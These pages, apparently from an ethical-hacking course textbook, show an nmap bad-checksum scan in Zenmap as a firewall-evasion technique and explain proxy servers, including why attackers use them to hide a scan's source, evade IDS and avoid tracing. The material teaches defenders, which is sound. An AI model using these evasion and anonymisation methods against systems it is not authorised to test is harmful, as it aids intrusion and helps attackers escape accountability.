

Zenmap
Scan Tools Profile Help
Profile:
Scan
Cancel
Hosts
Services
Nmap Output
Ports / Hosts
Topology
Host Details
Scans
Details
OS
Host
10.10.1.11

Target: 10.10.1.11

Command: nmap --badsum 10.10.1.11

```
Starting Nmap 7.80 ( https://nmap.org ) at 2022-03-16
05:39 [redacted] Time
Nmap scan report for 10.10.1.11
Host is up (0.00s latency).
All 1000 scanned ports on 10.10.1.11 are filtered
MAC Address: 00:15:5D:01:80:00 (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 23.00
seconds
```

Figure 3.94: Screenshot of scanning by sending bad checksums in Zenmap



Proxy Servers

A proxy server is an application that can **serve as an intermediary** for connecting with other computers

Why Attackers Use Proxy Servers?

1. To hide the actual source of a scan and **evade certain IDS/firewall restrictions**
2. To **mask the actual source** of an attack by impersonating the fake source address of the proxy
3. To **remotely access intranets** and other **website resources** that are normally restricted
4. To **interrupt all requests** sent by a user and transmit them to a third destination such that victims can only identify the proxy server address
5. To chain **multiple proxy servers** to avoid detection

Note: A search in **Google** will list thousands of **free proxy servers**

Proxy Servers

A proxy server is an application that can serve as an intermediary for connecting with other computers.

A proxy server is used:

- As a firewall and to protect the local network from external attacks.
- As an IP address multiplexer that allows several computers to connect to the Internet when you have only one IP address (NAT/PAT).
- To anonymize web surfing (to some extent).
- To extract unwanted content, such as ads or “unsuitable” material (using specialized proxy servers).
- To provide some protection against hacking attacks.
- To save bandwidth.

How does a proxy server work?

Initially, when you use a proxy to request a particular web page on an actual server, the proxy server receives it. The proxy server then sends your request to the actual server on your behalf. It mediates between you and the actual server to transmit and respond to the request, as shown in the figure below.




Figure 3.95: Attacker using a proxy server for connecting to the target

In this process, the proxy receives the communication between the client and the destination application. To take advantage of a proxy server, an attacker must configure client programs so that they can send their requests to the proxy server instead of the final destination.

Why Attackers Use Proxy Servers?

It is easier for an attacker to attack or hack a particular system than to conceal the attack source. Therefore, the primary challenge for an attacker is to hide his/her identity so that he/she cannot be traced. Thus, the attacker uses a proxy server to avoid attack detection by masking his/her IP address. When the attacker uses a proxy to connect to the target system, the server logs will record the proxy's source address rather than the attacker’s source address.


Proxy sites help the attacker to browse the Internet anonymously and access blocked sites (i.e., evade firewall restrictions). Thus, the attacker can surf restricted sites anonymously without using the source IP address.

Attackers use proxy servers:

- To hide the actual source of a scan and evade certain IDS/firewall restrictions.
- To hide the source IP address so that they can hack without any legal corollary.
- To mask the actual source of the attack by employing a fake source address of the proxy.
- To remotely access intranets and other website resources that are normally off limits.
- To interrupt all the requests sent by a user and transmit them to a third destination; hence, victims will only be able to identify the proxy server address.
- To chain multiple proxy servers to avoid detection.

Free Proxy Servers

Some free proxy servers available on the Internet, which can help you to access restricted sites without revealing your IP address. In the **Google** search engine, type "**Free Proxy Servers**" to see a list of such servers. Select one from this list and download and install it to browse anonymously without revealing your legitimate IP address.


free proxy servers - Google Searc
google.com/search?q=free+proxy+servers&oq=free+proxy+servers&aqs=chrome..69i57j0i512l9.5326j...
Google
free proxy servers
Sign in
All
Videos
News
Images
Shopping
More
Tools

About 86,500,000 results (0.81 seconds)

https://vpnoverview.com › ... › Anonymous Browsing

A List of Free Proxy Servers in 2022 (Individual Proxies)

Are you looking for a **free proxy server** in 2022? Check out our list of **free proxy servers** to improve your privacy and freedom online!

What is a proxy server?

Why would I use a proxy?

https://spys.one › ...

Proxy list, free proxy servers list online, hide your IP address ...

Free proxy list. Http, ssl, socks **proxy servers** for **free**. Fresh public **proxy servers** lists to **unblock** your internet. Realtime updated live proxies.

Free proxy list · US United States · Proxy list by country · HTTP proxy list

https://geonode.com › free-proxy-list

Free Proxy List

IP	Port	Country	ORG & ASN	Protocol	An...
190.71.97.115	5678	COCO	EPM Telecomunicaciones S.A. E.S.P (AS8...	socks4	elite
43.249.11.68	8888	USUS	Zenlayer Inc (AS21859)	socks4	elite
218.64.129.3	5678	CNCN	N/A (AS4134)	socks4	elite

View 47 more rows

FreeProxy
Software

FreeProxy, which runs on Microsoft Windows platforms, was originally developed in 1999 as a method of internet connection sharing. Since that time it has been continuously developed and now offers a number of internet services. The software is free but not available under the GNU General Public License Wikipedia

